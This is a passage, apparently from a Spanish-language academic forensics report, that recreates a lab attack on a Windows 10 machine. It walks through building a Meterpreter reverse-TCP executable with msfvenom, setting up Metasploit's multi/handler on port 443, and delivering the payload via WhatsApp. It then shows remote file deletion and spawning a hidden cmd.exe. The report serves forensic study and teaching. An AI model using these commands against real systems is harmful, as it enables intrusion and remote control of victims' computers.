Meterpreter[31] es un payload que cuenta con diferentes herramientas para interactuar con la máquina víctima desde una sesión establecida, adicionalmente desde allí es posible cargar más módulos, herramientas de Metasploit e incluso una Shell con privilegios que permiten el control total de la máquina víctima. Meterpreter clasifica sus comandos en 10 categorías:

- Comandos core, comunes
- Comandos sistema de archivos
- Comandos de redes
- Comandos del sistema
- Comandos de interfaz de usuario
- Comandos de webcam
- Comandos de salida de audio
- Comandos de elevación de privilegios
- Comandos de bases de datos de contraseñas
- Comandos de Timestomp

[30] RAPID7. Generic Payload Handler. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://www.rapid7.com/db/modules/exploit/multi/handler/
[31] RAPID7. Manage Meterpreter and Shell Sessions. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/

4.3.2 Identificación del fallo de seguridad


Teniendo en cuenta la situación desarrollada en el escenario de la organización HackerHouse se encontraron una serie de hallazgos que permitieron identificar el fallo de seguridad, estos son:

- El archivo con extensión .txt ubicado en el escritorio que fue eliminado, da indicios de la motivación del delincuente informático, lo que genera hipótesis de cómo pudo cometer el ilícito.

- La ejecución del archivo descargado vía whatsapp por el colaborador de la organización, permite añadir a la hipótesis que este fue el medio por el cual el atacante pudo ingresar a la computadora, a partir del análisis de este archivo podría ser posible identificar el modus operandi del ciberdelincuente.

- De forma clave el que se encontraran desactivados los sistemas de seguridad (Firewall, Windows Defender, Antivirus, entre otros), genero una brecha de seguridad demasiado grande para identificar una sola forma en que el atacante pudo haber ingresado al sistema; por defecto un sistema operativo Windows 10 de 64 bits actualizado, con sus defensas activas tras un escaneo con nmap arroja el resultado expuesto en la Figura 11, donde el único puerto abierto no presenta ninguna vulnerabilidad para la versión del sistema operativo del ejercicio.


Figura 11. Escaneo con nmap a una máquina Windows 10 con defensas activas.



Fuente: Propia

Sin embargo, por defecto el puerto 5357/tcp se encuentra abierto para el establecimiento de conexiones http, como se muestra en la Figura 12, por lo que a partir de allí podría generarse una conexión.

Figura 12. Puerto 5357/tcp abierto, servicio http.



Fuente: Propia

4.3.3 Herramienta clave y puertos abiertos

Haciendo uso de la herramienta nmap, se logró identificar que la serie de puertos disponibles en el escaneo se debían a la desactivación de las herramientas de seguridad de Windows, como se observó en la Figura 10. Por otro lado, es clave mencionar que, tras repetir el escenario de ataque del ciberdelincuente, la conexión se realizó mediante una Shell reversa[32] por lo que aún con el firewall de Windows activado, si este no contaba con una configuración lo suficientemente robusta, la conexión hubiese podido generarse y de igual modo verse afectado el equipo, pues la solicitud de conexión tendría como origen el dispositivo víctima.

4.3.4 Afectación del ataque generado a la máquina Windows

El ataque generado a la máquina Windows 10 de forma inicial hizo uso de ingeniería social, dado que el atacante haciendo uso de un tercero envío el payload mediante whatsapp web y este último en su curiosidad lo ejecutó dando lugar al establecimiento de una Shell inversa donde el equipo atacante con sistema operativo Kali Linux con IP 192.168.1.102 ya se encontraba a la espera de la generación de la comunicación desde la máquina víctima escuchando desde el puerto 443, una vez establecida la sesión desde meterpreter, el atacante obtenía control total de la máquina, específicamente el atacante tenía como objetivo la eliminación del documento de texto del escritorio con nombre PoC_1049640160.

En la Figura 13, se puede observar el proceso mencionado anteriormente, también puede ser relevante en la hipótesis del ataque que la “víctima” pudo estar involucrada en el ataque como cómplice según los hallazgos encontrados.

[32] KEEPCODING. Tech School. ¿Qué es una Shell inversa? [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-una-shell-inversa/


Figura 13. Ejecución del ataque informático.

Fuente: Propia

4.3.5 Comandos utilizados y estructura del payload

Replicando el proceso que realizó el ciberdelincuente para el ataque, tras haber realizado el respectivo análisis e investigación de la información de la víctima, este debió comenzar con la creación del archivo ejecutable haciendo uso de la herramienta Metasploit y del comando msfvenom, como se observa en la Figura 14, existen diversas opciones para la creación del payload según las características específicas que tenga la víctima o la situación específica donde se pondrá a prueba el payload y las medidas de seguridad.

Figura 14. Opciones del comando msfvenom.




Fuente: Propia

En la creación del payload se hace uso de la opción *-p* para el uso de un payload, teniendo en cuenta que el sistema operativo víctima corresponde a un Windows 10 de 64 bits se aclara el tipo de payload, específicamente una sesión de meterpreter que corresponde a una Shell inversa – tcp, con el comando *–platform* se define la plataforma donde será ejecutado que para el caso sería Windows, con el comando *-a* se define la arquitectura del sistema, que para el caso corresponde a x64, se define la dirección IP del LocalHost (192.168.1.102) que estará a la

espera de la ejecución del payload y el puerto por el que estará escuchando la petición de la conexión (443), la opción *-f* permite definir el formato de salida del ejecutable, que para el caso corresponde a un .exe. Por último, se define la ruta del archivo donde quedara generado el payload, como se observa en la Figura 15.


Figura 15. Comandos de creación del payload con msfvenom.



Fuente: Propia

El resultado obtenido será el payload con las características configuradas en la ubicación deseada como se observa en la Figura 16.

Figura 16. Payload creado en la ubicación definida.



Fuente: Propia


Una vez generado el archivo, el atacante procede a abrir la consola de Metasploit como se observa en la Figura 17 para configurar la escucha de la sesión.

Figura 17. Lanzamiento de la consola de metasploit.

Fuente: Propia.

Una vez sobre Metasploit, se hace uso del exploit/multi/handler que lo que hace es definir una IP y un puerto que estará esperando la conexión del payload, como se muestra en la Figura 18.


Figura 18. Uso de exploit/multi/handler.



Fuente: Propia

Posteriormente se procede a seleccionar el tipo de payload que establecerá la sesión del meterpreter, para ello se usa el comando *set payload Windows/x64/meterptreter/reverse_tcp* como se muestra en la Figura 19.

Figura 19. Selección del tipo de payload a escuchar.



Fuente: Propia

Para configurar el handler se hace uso de los comandos *set lhost 192.168.1.102* y *set lport 443* como se observa en las Figuras 20 y 21 respectivamente.

Figura 20. Configuración del local host del handler.

```
msf6 exploit(multi/handler) > set lhost 192.168.1.102
lhost ⇒ 192.168.1.102
```

Fuente: Propia

Figura 21. Configuración del local port del handler.

```
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
```

Fuente: Propia

Una vez definidos los parámetros solo basta con ejecutarlo mediante el comando *exploit* como se observa en la Figura 22, donde se queda a la espera de que se ejeute el payload en la máquina víctima para establecer la sesión.


Figura 22. Ejecución del exploit en escucha.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.102:443
```

Fuente: Propia

Una vez preparado solo basta con transferir el archivo del payload vía whatsapp, descargarlo en la máquina víctima y ejecutarlo. En las Figuras 23 y 24 se puede observar la captura del proceso descrito.

Figura 23. Envío del payload vía Whatsapp.




Fuente: Propia

Figura 24. Ejecución del payload en la máquina víctima.

Fuente: Propia

Al ser ejecutado el payload, automáticamente se establece la sesión de meterpreter desde la máquina atacante como se muestra en la Figura 25.


Figura 25. Establecimiento de la sesión de meterpreter.



Fuente: Propia

Una vez establecida la sesión se tiene control completo del dispositivo de la víctima, en la Figura 26 se puede observar que desde la sesión podemos recolectar aún más información del equipo víctima con el comando *sysinfo.*


Figura 26. Ejecución del comando sysinfo desde la sesión de meterpreter.



Fuente: Propia

Desde la conexión también se puede observar el sistema de archivos de la máquina víctima, en la Figura 27 se puede observar los archivos del directorio de descargas de la máquina víctima, donde se descargó el payload.


Figura 27. Archivos del directorio Descargas de la máquina víctima.



Fuente: Propia

Con el fin de replicar el proceso que realizó el delincuente se creó una nota de texto de prueba en el escritorio como se observa en la Figura 28, para eliminarla posteriormente.


Figura 28. Creación de nota de texto de prueba.



Fuente: Propia

Desde la sesión de meterpreter se navegó hasta el directorio del escritorio donde se identificó la nota de texto creada como se observa en la Figura 29 y 30 respectivamente.

Figura 29. Navegación al escritorio desde la sesión de meterpreter.




Fuente: Propia

Figura 30. Identificación del archivo a eliminar en el escritorio.

Fuente: Propia

Una vez allí se hace uso del comando *del [nombre del archivo]* como se observa en la Figura 31 para eliminar el archivo.


Figura 31. Eliminación del archivo de texto en el escritorio.



Fuente: Propia

Adicionalmente es clave mencionar que con el fin de obtener más privilegios sobre la máquina víctima es posible ejecutar la consola de comandos mediante el comando *execute -f cmd.exe -i -H* siendo este un comando de meterpreter, como se muestra en la Figura 32.


Figura 32. Ejecución de la consola de comandos desde meterpreter.



Fuente: Propia

Con el fin de verificar el estado de los firewalls de Windows desde cmd se ejecuta el comando *netsh advfirewall show allprofiles* teniendo como resultado que todas las medidas están desactivadas como se observan en las Figuras 33 y 34.


Figura 33. Estado de los firewalls de Windows – parte 1.



```
C:\Users\laboratorio\Downloads>netsh advfirewall show allprofiles
